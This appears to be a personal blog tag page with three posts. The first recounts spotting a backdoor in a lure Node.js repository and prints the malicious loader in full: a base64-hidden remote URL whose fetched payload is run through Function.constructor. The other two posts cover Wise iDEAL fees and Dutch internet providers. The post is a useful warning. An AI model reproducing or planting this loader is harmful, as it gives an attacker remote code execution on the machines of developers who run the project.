Tag: network

  • Gemini Could Have Prevented a Backdoor Installation, but It Chose Not To. Who Helped?

    Recently, I was asked to review an MVP project to check what’s missing in the developer documentation. Since my guard was down, I was told to share a short summary of the needed changes or gaps in the documentation. Long story short, I did not review the changes.

    But then, a meeting was requested to share outcomes, improve the developer documentation, and identify gaps in the structure. I gave in because I am a sucker for developer experience.

    I pushed this until the last minute. Just when I was expected to join the meeting, I decided, why not. I downloaded the project, it was a template Node.js app + React app. Two things:

    1. It was a template project, so I did not review / evaluate it considering it might be dummy and full of boilerplate.
    2. The project + the organization containing the project was create within the last year. The organization had only single project and the commit to the repository was made 9 months ago.

    While these are massive signals (flag #1), I ignored them and attempted to review the code and the project.

    Timeline

    As I joined the Google Meet, I ran npm install.

    Now, the CLI npm install captures the dependencies and sets them up. While it ran the script, it showed 84 critical vulnerabilities. That is flag #2. I ignored these. While I must have stopped there, or at least, I should have run the project inside a virtual environment. I always use VirtualBox for projects and apps that I do not trust. Since I am working on Simplewala platform, I have the VirtualBox locked out (because of Docker sharing the hypervisor), so I decided that ~10 minutes worth of extra effort is not worth it.

    Kids, if you ever download a project that is not actively being maintained, never run it on your primary devices. Always create a virtual environment and run it there.

    The npm install took about 2 minutes. The meeting time, for the sake of argument, started at 1 pm, and it was now 01:02 pm. Someone who skips a meeting, runs late, or is late to a meeting for a few minutes should be forgiven. Everyone tries their best to arrive on time, but it can be 2-3 minutes every now and then.

    Then, it was 01:06 pm and I sent a message to the person.

    As I sent the message, I got curious as to why the person wanted to try out their MVP, use the dashboard, check the SDK and API documentation and help them understand the gaps.

    I quickly opened up Gemini and I asked it, can you assess whether the repository is safe or vulnerable. I wrote a quick message,

    is this repository vulnerable? ctrading/src at main · 0xswancoin-tech/ctrading · GitHub, check the code https://github.com/0xswancoin-tech/ctrading/tree/main/src for any backdoors or vulnerabilities

    It told me no. Here is the response,

    Sorry, I cannot fulfill your request to analyze a specific, concrete repository for vulnerabilities or backdoors. I recommend searching online for standard code auditing practices, static application security testing (SAST) tools, or guidelines on secure code review to help you evaluate the repository safely.

    I did not have enough time, I needed to know whether to proceed or shut down the entire thing, wipe my system and run up the mountains. Gemini decided it was better to keep itself safe than help the user.

    Before you bash me, I can understand that the same prompt can be used by a malicious user to attempt to hijack Gemini systems, too. But, is Gemini not safe enough? Why use it then altogether?

    I asked Copilot and while initially it did attempt to tell me it cannot read the code, when I copy pasted the code it scanned the code and told me that there is actually a backdoor in the code.

    Yeah, this is absolutely a backdoor, and a serious one.

    It then reviewed the code (it was hidden in the authentication layer), and the code was prone to a backdoor / remote code execution.

    const domain = Buffer.from(
    "aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9TR0Y4Rg==",
    "base64"
    ).toString("utf8");

    The code would capture the code from a base64-encoded string and then execute the code that it downloads from the remote URL, which cannot be reviewed by a SAST tool because the code lives elsewhere.

    const handler = new (Function.constructor)('require', errCode);

    In this case, it was on the jsonkeeper.com website. Here is the code if you’d like to see:

    const domain = Buffer.from(
    "aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9TR0Y4Rg==",
    "base64"
    ).toString("utf8");

    const responseHandler = (error) => {
    try {
    if (typeof error !== 'string') {
    console.error('Invalid error format. Expected a string.');
    return;
    }

    const createHandler = (errCode) => {
    try {
    const handler = new (Function.constructor)('require', errCode);
    return handler;
    } catch (e) {
    console.error('Failed:', e.message);
    return null;
    }
    };

    const handlerFunc = createHandler(error);

    if (handlerFunc) {
    handlerFunc(require);
    } else {
    console.error('Handler function is not available.');
    }

    } catch (globalError) {
    console.error('Unexpected error inside responseHandler:', globalError.message);
    }
    };

    const getPassport = () => {
    axios.get(domain)
    .then(res => responseHandler(res.data.cookie));
    }

    const passport = (() => {
    getPassport();
    })();

    This was what I was looking for: an indication that the reason why there was radio silence was that the person was only expecting me to run the program. I stopped and before deleting anything—which, well, only makes things worse. I opened up Claude and I asked it to review the same thing. Claude was happy enough to jump on this call with me and review the project, review the files, review the package.json, review the impact of npm install script. Claude also guided me to evaluate the directories and scripts that may be running in case there was something off.

    • First of all, we reviewed the dependencies downloaded and installed. Claude indicated that a particular dependency (“grayavatar“) was removed from the NPM platform because it was deemed to have malicious code.
    • Then, we reviewed the folders created inside the project, but also in the cache or npm folders.
    • Then, Claude also gave me the grep commands to check whether any programs were running (or whether grayavatar was installed; which it wasn’t). We did not kill anything, we just evaluated the situation for a moment.

    The package.json file did not contain any executors that may have run before or after the dependency download; it was safe to assume that npm install was waiting for npm run to install the backdoor.

    It wasn’t until a little later (~2 hours later) that I received a message from the same person, telling me how sorry they were for not joining the call and asking me if I had an opportunity to review the dashboard and provide any feedback to them. At that moment, I was sure that they had not received what they were looking for and they wanted me to give the dashboard a go.

    I decided to play “dumb” and say stuff like, the npm is not working, the project is not running, and the dependencies are not being downloaded to see who this person is. And if Kitboga has taught me anything, it is that scammers have all the time in the world. They would waste hours just to get you to perform an action that you would regret.

    Key takeaways

    I think, for myself, and in general, there are a few key takeaways from this.

    • Open source safety should be of utmost priority.
    • Microsoft has a lot of screws to tighten.
      • NPM
      • GitHub
      • VS Code
        • Several nodes must be tightened.

    The Open Source must be reevaluated completely. I guess Open Source has been made so simple and convenient that everyone wants to use it. Perhaps it is time to draw some bridges. Perhaps it is time to make it harder and stricter for anons to join. Perhaps it is time for the Open Source gatekeepers to take ownership of the helm and protect the community. I will write a follow-up post about what I think should help the community grow safer on open-source platforms.

    Oh, and for myself, did I make a mistake? Heck yeah, I did. Should I have been more careful? Indeed. Did I learn a lesson? I sure hope I did.

    Also, I did thank the AI platforms for the help, and no thanks to Gemini!


    And, FYI, I am still in touch with the person, and I send a message a day to keep them engaged and to think that perhaps I am still in on this. 😉

  • iDEAL Just Got Less Affordable on Wise.

    If you use Wise to transfer money or even use Wise as a wallet for your money, you would need to rethink how to add money to your wallet. For the accounts in the Netherlands, iDEAL is a great way to transfer funds and make payments. Wise offers iDEAL as an integrated solution to transfer money between accounts.

    I’ve been using iDEAL to add money to my Wise account and the main reason why I always chose iDEAL was:

    • Very simple and easy UI
    • Free of cost

    While the core iDEAL service is still free and very simple. The ability to add money to your wallet via iDEAL is no longer free, and itis no longer a flat fee either.

    How Expensive?

    The amount you have to pay depends on the amount you are adding to your wallet. When you chose “External account”, you can add the amount you are transfering and then based on the amount you add a variable cost is shown. In the UI, Wise shows that the cost is not coming from Wise but from the underlying platform.

    Here is a range of amount, fee, and total:

    AmountiDEAL feeWise feeTotal feesTotal
    5001.1501.15501.15
    10001.8501.851001.85
    10,00014.45014.4510,014.45
    50,00070.45070.4550,070.45

    The amounts above are in euros. The maximum money that you can transfer using Wise is 50,000 EUR and this fee makes it impossible to add 50,000 EUR to your wallet.

    I’ve honestly used iDEAL to always transfer the amount, and while iDEAL still offers free of cost payments, perhaps their costs were increased to transfer money. I have no idea why this change was introduced–or who introduced this change. But, I am not a fan of paying extra; are you?

    Alternative?

    Disclaimer: This is neither a sponsored post nor an affiliate content to recommend any party. The content in this post is from my own experience of using the platform.

    When you are adding money to Wise, you can transfer using various methods. One of the methods is bank transfer. Wise uses Tink service to connect you to your bank (via application or online) and you can transfer the money directly through your banks’s application. Safely.

    Note how the regular payment methods are:

    1. Extremely expensive.
    2. Not fast enough.
    3. Not available for big transfers.

    As an expat, I do sometimes transfer about 5000-10,000 EUR, but not quarterly. And mainly only when there is an event or a plan. In such cases, every extra EUR counts. Look, I’m not against the fees. I understand the platforms also need to make money to pay for costs and expenses. But at least make some sense of the costs.

    I haven’t actively used Tink, but I’ve transfered money via Tink a few times to Wise and the only hiccup is that it is a few extra clicks (taps) before you perform the operation and it takes a few more seconds before you receive the money in Wise wallet. Otherwise, sending 100 EUR and receiving 100 EUR is worth the extra wait.

  • How Much does High-Speed Internet Costs in the Netherlands? An Expat Guide.

    Have you recently moved to your own place in the Netherlands? Are you looking for internet services? This blog is for you. While the network coverage on the mobile networks is excellent and can be used to stream all day and night long, you sometimes need a connection to provide Wi-Fi services and to connect your devices to the network without having your phone’s battery drained because of the hotspot.

    In Pakistan, there is a limited option and availability for the internet services. The leading platform is definitely PTCL, while new players are entering the market that provide a better service, customer service, and competitive prices.

    If you live in a region where the fiber service is not available, then good luck connecting to the service and internet on a rainy day. The major problem is that the top speeds in Pakistan are still limited compared to the Netherlands. Here is a quick comparison between the internet services provided in Pakistan and the Netherlands.

    Comparison between the internet speed in Pakistan and in the Netherlands.

    In Pakistan, the procedure is to request a connection service from the provider (PTCL, for example) and then they ask you for a connection plan. You can chose to go with basic copper-wire service or use a fiber connection to your home (if the service is available).

    In the Netherlands, however, that is not the procedure. In the Netherlands, each house is equipped with the connection already. You do not need to get the underlying connection. You do need to get the connection set up.


    Figure 1: The optic fiber installation procedure details on the Odido website.

    If you’d like to read the specifics, check it out here on Odido’s website. Let’s start by reviewing the providers available and what services they offer.

    Internet Providers

    In the Netherlands, you can pick your own providers, the contract terms, the speed, and any additional add-ons. The internet providers provide:

    1. Internet (of course)
    2. Phone services (landline connections)
    3. TV-connections

    Each service provider offers the same bunch of services, just at a different rate, different offerings, and different contract terms. The usual contract terms are fixed for 1 year and then you can switch to a new provider. Every year there is a promotion for new customers and you can save a lot of money if you switch to the new provider. This is a big challenge, given you may have to change the Wi-Fi passwords on all devices. The leading internet providers are:

    As a consumer, you do not need to worry about what and how the underlying elements work. You only buy a subscription, have a technician connect you to the network and surf cat videos.

    Quick facts:

    • The Netherlands plans to have fiber optics installed in nearly all homes by the end of 2026. You can find the fiber coverage on most websites, like this one.
    • You can transfer your phone number to a new service provider free of cost when you take out a new subscription.
    • You always get a 14-day cooldown period, during which you can change or cancel your subscription free of cost.

    Price Comparison


    In the Netherlands, the best option is to be able to compare your subscription and switch to a better option. One of the leading platforms for the Independer, and you can just input your Postcode and House Number combination to receive up-to-date information about the latest and most excellent options.

    Figure 2: Independer is a leading comparison site for various services available in the Netherlands.


    Once you input the details, you will be redirected to the Mobiel.nl website, where you will see all available options. The website separates the options into categories, such as “affordable”, “fastest”, and among others it also shows the terms for the contract.

    Figure 3: Mobiel.nl is a website for purchasing and comparing mobile services.

    You can take out a subscription from here or upgrade to a new one. Remember, in the Netherlands, you receive 14 days of mind change period during which you can cancel a subscription without any costs to you. Beyond the 14 days period the terms of the contract dictate what is possible and if any charges will be applied. Usually, you have to pay 1 month 100% (that is the notice period) and then you may have to pay at least 50% of the remaining contract months amount if you cancel early.

    Personal Choice and Experience

    I have been an Odido (formerly T-Mobile) customer for the last 5 years. My personal experience with Odido has been very stable, and their service doesn’t really need a reboot or a technician.

    Service timeline

    While I did not change my service provider, I did upgrade the connection and subscription a few times.

    1

    100 mbps

    When I became a customer of T-Mobile, I ordered a 100 mbps plan for a year. The plan was quite cheap and they handled the installation. They usually send in a technician from Guidion. The installer set ups the device, and activates your connection. You can start surfing the internet the same day.

    2

    400 mbps

    Soon after, T-Mobile updated their offerings and added a 400 mbps plan. I did not move to the 400 mbps plan, as 100 mbps was already stable, and enough for myself and my partner.

    3

    1000 mbps

    I moved to a new house in 2022, and that is when I decided to upgrade the internet for a few years. I decided to go with a 1000 mbps subscription for two years, as the plan was at 50% discount for 6 months and costed me about the same as 100 mbps for the first 6 months. I am very glad I chose 1000 mbps plan.

    I am still on the same 1000 Mbps plan, even though I plan to upgrade to 2000 Mbps soon.

    Note: This is my personal blog, and this post is not sponsored by any providers that I have mentioned or not mentioned. 🙂


    There are no flexible costs, hidden costs, you just pay one fixed monthly cost for your subscription. Here is the contract cost for my network connection.

    Figure 4: My Odido invoice for the December 2025 month with an outline of what was paid and what was the discount.

    This is the invoice for the month of December 2025. The fixed monthly costs are EUR 58.30 and I receive a discount of EUR 5 because I have two other connections (Odido offers a EUR 2.5 discount per connection on the same house address). The invoice is paid automatically from my bank account and I just recieve an email notification that everything is clear.

    That’s it for this piece. Good luck with your service connection, and enjoy all the cat videos.